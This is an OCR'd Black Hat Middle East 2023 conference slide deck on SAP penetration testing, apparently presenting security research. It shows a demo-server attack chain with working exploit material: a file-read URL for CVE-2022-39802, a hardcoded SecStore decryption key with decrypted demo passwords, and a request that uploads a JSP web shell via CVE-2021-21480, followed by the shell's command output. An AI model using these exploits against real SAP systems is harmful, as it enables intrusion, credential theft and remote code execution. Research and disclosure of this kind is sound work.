black hat MIDDLE EAST AND AFRICA

14 - 16 NOVEMBER 2023
RIYADH, SAUDI ARABIA

# SAP Penetration Testing: A Comprehensive Analysis of SAP Security Issues

ORGANISED BY:

tahaluf تحالف an informa company


IN ASSOCIATION WITH:

الاتحاد السعودي للأمن السيبراني والبرمجة والدرونز
SAUDI FEDERATION FOR CYBERSECURITY, PROGRAMMING & DRONES

black hat

Vaagn Vardanian

- CTO at RedRays R&D
- Security researcher over 12 years
- 120+ CVE



Arpine Maghakyan

- CEO at RedRays R&D
- Security researcher
- Penetration tester and bug hunter

# RedRays

R&D Center in Armenia to analyze the security of ERP

Representative in the US

50 0-days discovered since 2021

SaaS Security Platform for SAP systems

# Agenda

1. A few words about SAP

2. Given challenge

3. Vector of Attack #1
   * Vulnerability in SAP ME
   * Code injection in SAP MII
   * Privilege escalation in SAP Host Control
   * Bypass Microsoft Defender
   * Compromising SAP Cloud Connector

4. Vector of Attack #2
   * Analyzing missing configuration in SAP ABAP stack

5. Conclusion

# What is SAP?!

# SAP


# Backstory of the research

# Challenge

Cloud environment


On-premises environment

Users environment




Jump from User environment to Cloud

# Challenge


Cloud environment
On-premises environment
Users environment
INTERNET
Firewall
SAP CLOUD PLATFORM
Hub Application in Java
Connectivity service
SAP Cloud Platform service
Cloud database
HTTPS/RFC
Cloud Connector
OData/HTTPS
RFC
HTTPS
TCP
SAP GATEWAY
SAP APPLICATION SERVER ABAP
SAP APPLICATION SERVER JAVA
Data Replication Tool
Firewall
End user
Application Client
Jump from User environment to Cloud

black hat MIDDLE EAST AND AFRICA

# Goals

- Get admin user of SAP application
- Get admin user of SAP database
- Get access to read/write files from/on the SAP server
- Get access of code/command execution on the SAP server

# *Vulnerabilities

- CVE-2023-0012 Discovered by RedRays R&D
- CVE-2022-39802 Discovered by RedRays R&D
- MS Defender Bypass Discovered by RedRays R&D
- Decrypt SAP SSFS Discovered by RedRays R&D
- SAP Misconfigurations Discovered by RedRays
- PoC for CVE-2021-21480 has been reversed

All the screenshot below are from RedRays demo server


# Vector of attack #1

# Analyzing the scope

Cloud environment

On-premises environment

Users environment



## SAP Manufacturing Execution

- Aerospace and defense
- Automotive
- Chemicals
- Consumer products
- Electronics
- Food and beverage
- High-tech manufacturing
- Industrial machinery and components
- Life sciences
- Medical devices
- Metals and mining
- Oil and gas
- Paper and packaging
- Pharmaceuticals
- Plastics
- Textiles
- Utilities

# CVE-2022-39802

vemodelio.jsp

```
<%@ page import="java.io.*,java.net.*,com.sap.me.wpmf.util.*" %><%
    /*
     * (c)Copyright 2008 SAP AG. All rights reserved.
     *
     * WARNING:  Do not change the formatting of the file above these
     *           comment lines since it can result in this page being evaluated
     *           as text instead of a image!!!!!!
     */

    // get the id of the object defined in the session
    String filePath = request.getParameter("FILE_PATH");
    if (filePath == null || filePath.trim().length() <= 0) {
        FacesUtility.log("vemodelio: 'filePath' request parameter not set");
        throw new JspException("vemodelio: 'filePath' request parameter not set");
    }
    OutputStream o = null;
    InputStream is = null;
    try {
        o = response.getOutputStream();
        URL url = new URL(filePath);
        URLConnection conn = url.openConnection();
```

C:\usr\sap\NW2\J00\j2ee\cluster\apps\sap.com\me~ear\servlet_jsp\manufacturing\root\com\sap\me\production\client\vemodelio.jsp

# CVE-2022-39802

http://**IP**/manufacturing/root/com/sap/me/production/client/vemodelio.jsp?FILE_PATH=file://C:\Windows\win.ini

# Goals

- Get admin user of SAP application
- Get admin user of SAP database
- ☑ Get access to read/write files from/on the SAP server
- Get access of code/command execution on the SAP server

# Escalation of privileges #1

# SecStore

C:\usr\sap\NW2\SYS\global\security\data

# SecStore Decryptor

SecStore.key

XOR

Hardcoded Key

secret = [
0x2b, 0xb6, 0x8f, 0xfa,
0x96, 0xec, 0xb6, 0x10,
0x24, 0x47, 0x92, 0x65,
0x17, 0xb0, 0x9, 0xc4,
0x3e, 0xa, 0xd7, 0xbd
]

→ The real key

# SecStore Decryptor

SecStore.key

XOR

Hardcoded Key

secret = [
0x2b, 0xb6, 0x8f, 0xfa,
0x96, 0xec, 0xb6, 0x10,
0x24, 0x47, 0x92, 0x65,
0x17, 0xb0, 0x9, 0xc4,
0x3e, 0xa, 0xd7, 0xbd
]

→ The real key

SecStore.properties

3DES

→ SAP AS Java Admin Password

# Decrypted SAP Secure Storage

*SID -NW2-*

*KeyPhrase -asdQWE123-*

*jdbc/pool/NW2 -jdbc://Driver?ClassName=com.sybase.jdbc4.jdbc.SybDriver&*
*Url=jdbc:sybase:Tds:sapnwjava:4901/NW2\?ENABLE_FUNCTIONALITY_GROUP\=1&User=SAPSR3DB&Password=asdQWE123&-*

*$internal/check -SAP Secure Store-*

# Goals

- ☑ Get admin user of SAP application
- ☑ Get admin user of SAP database
- ☑ Get access to read/write files from/on the SAP server
- ◆ Get access of code/command execution on the SAP server

# Escalation of privileges #2

# CVE-2021-21480

3022622 - [CVE-2021-21480] Code injection vulnerability in SAP Manufacturing Integration and Intelligence

Version 5 from 12.04.2022 in English

Confirm | Not Relevant | Show Changes

Component: MFG-MII

Priority: HotNews

Category: Program error

Release Status: Released for Customer

Corrections: 0

Manual Activities: 0

Prerequisites: 0

SAP Note/KBA Number

Description | CVSS | Software Components | Support Package Patches | References | This document is causing side effects | Attributes | Languages

## Symptom

**UPDATE 12th April 2022**: The solution provided in this note is obsolete. For the complete fix please implement the SAP security note 3158613

SAP MII allows users to create dashboards and save them as JSP through the SSCE(Self Service Composition Environment). An attacker can intercept a request to the server, inject to server. When this dashboard is opened by users having atleast SAP_XMII_Developer role, malicious content in the dashboard gets executed, leading to remote code execution in t malicious JSP code can contain certain OS commands, through which an attacker can read sensitive files in the server, modify files or even delete contents in the server thus compro of the server hosting the SAP MII application.

CVSS v3.0 Base Score: 9,1 / 10

CVSS v3.0 Base Vector:

| Name | Value |
|---|---|
| Attack Vector (AV) | Network (N) |
| Attack Complexity (AC) | Low (L) |
| Privileges Required (PR) | High (H) |
| User Interaction (UI) | None (N) |
| Scope (S) | Changed (C) |
| Confidentiality Impact (C) | High (H) |
| Integrity Impact (I) | High (H) |
| Availability Impact (A) | High (H) |

black hat
MIDDLE EAST AND AFRICA

# Updated vs Outdated

out_old\ | Catalog.java x 2

[redacted]\3022622\out_new\com\sap\xmii\servlet\Catalog.java

```
    private void handleFileExport(final HttpServletRequest req, final
HttpServletResponse res, final PrintWriter os) throws Throwable {
        final User user = SessionHandler.getUser(req);
        UserSecurityHelper.checkFileExport(user);
        this.handleLoad(req, res, os);
    }

    private void handleSave(final HttpServletRequest req, final
HttpServletResponse res, final PrintWriter os) throws Throwable {
        final String sObjectName = WebUtil.getParameter(req,
"ObjectName");
        if (sObjectName != null && sObjectName.indexOf(".cemd") > -1) {
            if (req.getAttribute("redirect") == null ||
!((String)req.getAttribute("redirect")).equalsIgnoreCase("fromSSCE")) {
                Catalog.LOG.warn("Invalid redirect");
                throw new LHException("ERROR_ON_SAVE");
            }
            if (sObjectName.indexOf(".jsp") > -1 ||
sObjectName.indexOf(".JSP") > -1) {
                Catalog.LOG.warn("Invalid extension");
                throw new LHException("INVALID_EXTENSION");
            }
        }
        final String sClass = WebUtil.getParameter(req, "Class");
```

[redacted]\3022622\out_old\com\sap\xmii\servlet\Catalog.java

```
    private void handleFileExport(final HttpServletRequest req, final
HttpServletResponse res, final PrintWriter os) throws Throwable {
        final User user = SessionHandler.getUser(req);
        UserSecurityHelper.checkFileExport(user);
        this.handleLoad(req, res, os);
    }

    private void handleSave(final HttpServletRequest req, final
HttpServletResponse res, final PrintWriter os) throws Throwable {
        final String sClass = WebUtil.getParameter(req, "Class");
        final String sObjectName = WebUtil.getParameter(req,
"ObjectName");
```

black hat
MIDDLE EAST AND AFRICA

## Tip and Trick

```java
    private void handleSave(final HttpServletRequest req, final
HttpServletResponse res, final PrintWriter os) throws Throwable {
        final String sObjectName = WebUtil.getParameter(req,
"ObjectName");
        if (sObjectName != null && sObjectName.indexOf(".cemd") > -1) {
            if (req.getAttribute("redirect") == null ||
!((String)req.getAttribute("redirect")).equalsIgnoreCase("fromSSCE")) {
                Catalog.LOG.warn("Invalid redirect");
                throw new LHException("ERROR_ON_SAVE");
            }
            if (sObjectName.indexOf(".jsp") > -1 ||
sObjectName.indexOf(".JSP") > -1) {
                Catalog.LOG.warn("Invalid extension");
                throw new LHException("INVALID_EXTENSION");
            }
        }
```

*The SAP servers can execute JSP files with both .jsp and .JSP*

# PoC for code injection

```
POST /XMII/Catalog HTTP/1.1
Host: %target_system%:50000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Cookie: MYSAPSSO2=%COOKIE%


content=SHELL_CODE_HERE&Mode=Save&ObjectName=./shell.jsp&JsCodeSeparation=false
```

# PoC for code injection

[redacted]:50000/XMII/CM/shell.jsp?cmd=tasklist+-v

[redacted]:50000/XMII/CM/shell.jsp?cmd=tasklist+-v

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| svchost.exe | 6828 | 0 | 8,008 | K | Unknown | N/A | 0:00:00 | N/A |
| ctfmon.exe | 7028 | 1 | 15,916 | K | Unknown | N/A | 0:00:00 | N/A |
| explorer.exe | 7052 | 1 | 125,584 | K | Unknown | N/A | 0:00:15 | N/A |
| TeamViewer.exe | 4456 | 1 | 65,008 | K | Unknown | N/A | 0:00:02 | N/A |
| tv_w32.exe | 2988 | 1 | 9,688 | K | Unknown | N/A | 0:00:00 | N/A |
| tv_x64.exe | 868 | 1 | 9,916 | K | Unknown | N/A | 0:00:00 | N/A |
| ShellExperienceHost.exe | 1656 | 1 | 73,816 | K | Unknown | N/A | 0:00:01 | N/A |
| SearchUI.exe | 5072 | 1 | 147,864 | K | Unknown | N/A | 0:00:02 | N/A |
| RuntimeBroker.exe | 4160 | 1 | 19,344 | K | Unknown | N/A | 0:00:00 | N/A |
| RuntimeBroker.exe | 1096 | 1 | 24,320 | K | Unknown | N/A | 0:00:01 | N/A |
| svchost.exe | 1084 | 1 | 17,352 | K | Unknown | N/A | 0:00:00 | N/A |
| ApplicationFrameHost.exe | 6312 | 1 | 24,080 | K | Unknown | N/A | 0:00:00 | N/A |
| svchost.exe | 6416 | 0 | 11,084 | K | Unknown | N/A | 0:00:00 | N/A |
| svchost.exe | 3788 | 0 | 7,916 | K | Unknown | N/A | 0:00:00 | N/A |
| RuntimeBroker.exe | 6916 | 1 | 15,976 | K | Unknown | N/A | 0:00:00 | N/A |
| vmtoolsd.exe | 7184 | 1 | 32,916 | K | Unknown | N/A | 0:00:03 | N/A |
| jusched.exe | 7308 | 1 | 7,604 | K | Unknown | N/A | 0:00:00 | N/A |
| svchost.exe | 8008 | 0 | 9,868 | K | Unknown | N/A | 0:00:00 | N/A |
| sapstartsrv.exe | 7456 | 0 | 91,064 | K | Unknown | SAPNWJAVA\SAPServiceNW2 | 0:00:02 | N/A |
| sapstartsrv.exe | 4816 | 0 | 36,928 | K | Unknown | SAPNWJAVA\SAPServiceNW2 | 0:00:02 | N/A |
| saphostexec.exe | 7432 | 0 | 16,332 | K | Unknown | N/A | 0:00:02 | N/A |
| sapstartsrv.exe | 3680 | 0 | 77,512 | K | Unknown | N/A | 0:00:09 | N/A |
| saposcol.exe | 4620 | 0 | 25,304 | K | Unknown | N/A | 0:00:15 | N/A |
| conhost.exe | 3816 | 0 | 13,008 | K | Unknown | N/A | 0:00:00 | N/A |
| mmc.exe | 5376 | 1 | 16,768 | K | Unknown | N/A | 0:00:01 | N/A |
| conhost.exe | 6760 | 0 | 12,724 | K | Unknown | SAPNWJAVA\SAPServiceNW2 | 0:00:00 | N/A |
| msg_server.exe | 7904 | 0 | 19,196 | K | Unknown | SAPNWJAVA\SAPServiceNW2 | 0:00:01 | N/A |
| conhost.exe | 1436 | 0 | 12,732 | K | Unknown | SAPNWJAVA\SAPServiceNW2 | 0:00:00 | N/A |
| enserver.exe | 7676 | 0 | 114,140 | K | Unknown | SAPNWJAVA\SAPServiceNW2 | 0:00:07 | N/A |
| conhost.exe | 7684 | 0 | 12,732 | K | Unknown | SAPNWJAVA\SAPServiceNW2 | 0:00:00 | N/A |
| gwrd.exe | 1152 | 0 | 17,740 | K | Unknown | SAPNWJAVA\SAPServiceNW2 | 0:00:00 | N/A |
| conhost.exe | 6480 | 0 | 12,724 | K | Unknown | SAPNWJAVA\SAPServiceNW2 | 0:00:00 | N/A |
| conhost.exe | 6428 | 0 | 12,736 | K | Unknown | SAPNWJAVA\SAPServiceNW2 | 0:00:00 | N/A |
| sqlsrvr.exe | 2444 | 0 | 6,746,964 | K | Unknown | N/A | 0:05:01 | N/A |
| jsagent.exe | 2908 | 0 | 13,988 | K | Unknown | N/A | 0:00:01 | N/A |
| bcksrvr.exe | 2000 | 0 | 16,764 | K | Unknown | N/A | 0:00:00 | N/A |
| jstart.exe | 1708 | 0 | 125,076 | K | Unknown | SAPNWJAVA\SAPServiceNW2 | 0:00:01 | N/A |
| conhost.exe | 1368 | 0 | 12,768 | K | Unknown | SAPNWJAVA\SAPServiceNW2 | 0:00:00 | N/A |
| igswd.exe | 3792 | 0 | 10,028 | K | Unknown | SAPNWJAVA\SAPServiceNW2 | 0:00:00 | N/A |

black hat MIDDLE EAST AND AFRICA

# Goals

- ☑ Get admin user of SAP application
- ☑ Get admin user of SAP database
- ☑ Get access to read/write files from/on the SAP server
- ☑ Get access of code/command execution on the SAP server

# PoC for code injection

[redacted]:50000/XMII/CM/shell.jsp?cmd=tasklist+-v

```
svchost.exe                  6828        0       8,008 K Unknown     N/A                          0:00:00 N/A
ctfmon.exe                   7028        1      15,916 K Unknown     N/A                          0:00:00 N/A
explorer.exe                 7052        1     125,584 K Unknown     N/A                          0:00:15 N/A
TeamViewer.exe               4456        1      65,008 K Unknown     N/A                          0:00:02 N/A
tv_w32.exe                   2988        1       9,688 K Unknown     N/A                          0:00:00 N/A
tv_x64.exe                    868        1       9,916 K Unknown     N/A                          0:00:00 N/A
ShellExperienceHost.exe      1656        1      73,816 K Unknown     N/A                          0:00:01 N/A
SearchUI.exe                 5072        1     147,864 K Unknown     N/A                          0:00:02 N/A
RuntimeBroker.exe            4160        1      19,344 K Unknown     N/A                          0:00:00 N/A
RuntimeBroker.exe            1096        1      24,320 K Unknown     N/A                          0:00:01 N/A
svchost.exe                  1084        1      17,352 K Unknown     N/A                          0:00:00 N/A
ApplicationFrameHost.exe     6312        1      24,080 K Unknown     N/A                          0:00:00 N/A
svchost.exe                  6416        0      11,084 K Unknown     N/A                          0:00:00 N/A
svchost.exe                  3788        0       7,916 K Unknown     N/A                          0:00:00 N/A
RuntimeBroker.exe            6916        1      15,976 K Unknown     N/A                          0:00:00 N/A
vmtoolsd.exe                 7184        1      32,916 K Unknown     N/A                          0:00:03 N/A
jusched.exe                  7308        1       7,604 K Unknown     N/A                          0:00:00 N/A
svchost.exe                  8008        0       9,868 K Unknown     N/A                          0:00:00 N/A
sapstartsrv.exe              7456        0      91,064 K Unknown     SAPNWJAVA\SAPServiceNW2      0:00:02 N/A
sapstartsrv.exe              4816        0      36,928 K Unknown     SAPNWJAVA\SAPServiceNW2      0:00:02 N/A
saphostexec.exe              7432        0      16,332 K Unknown     N/A                          0:00:02 N/A
sapstartsrv.exe              3680        0      77,512 K Unknown     N/A                          0:00:09 N/A
saposcol.exe                 4620        0      25,304 K Unknown     N/A                          0:00:15 N/A
conhost.exe                  3816        0      13,008 K Unknown     N/A                          0:00:00 N/A
mmc.exe                      5376        1      16,768 K Unknown     N/A                          0:00:01 N/A
conhost.exe                  6760        0      12,724 K Unknown     SAPNWJAVA\SAPServiceNW2      0:00:00 N/A
msg_server.exe               7904        0      19,196 K Unknown     SAPNWJAVA\SAPServiceNW2      0:00:01 N/A
conhost.exe                  1436        0      12,732 K Unknown     SAPNWJAVA\SAPServiceNW2      0:00:00 N/A
enserver.exe                 7676        0     114,140 K Unknown     SAPNWJAVA\SAPServiceNW2      0:00:07 N/A
conhost.exe                  7684        0      12,732 K Unknown     SAPNWJAVA\SAPServiceNW2      0:00:00 N/A
gwrd.exe                     1152        0      17,740 K Unknown     SAPNWJAVA\SAPServiceNW2      0:00:00 N/A
conhost.exe                  6480        0      12,724 K Unknown     SAPNWJAVA\SAPServiceNW2      0:00:00 N/A
conhost.exe                  6428        0      12,736 K Unknown     SAPNWJAVA\SAPServiceNW2      0:00:00 N/A
sqlsrvr.exe                  2444        0   6,746,964 K Unknown     N/A                          0:05:01 N/A
```

insufficient privileges

# Goals

- [x] Get admin user of SAP application
- [x] Get admin user of SAP database
- [x] Get access to read/write files from/on the SAP server
- [x] Get access of code/command execution on the SAP server
- System User Access

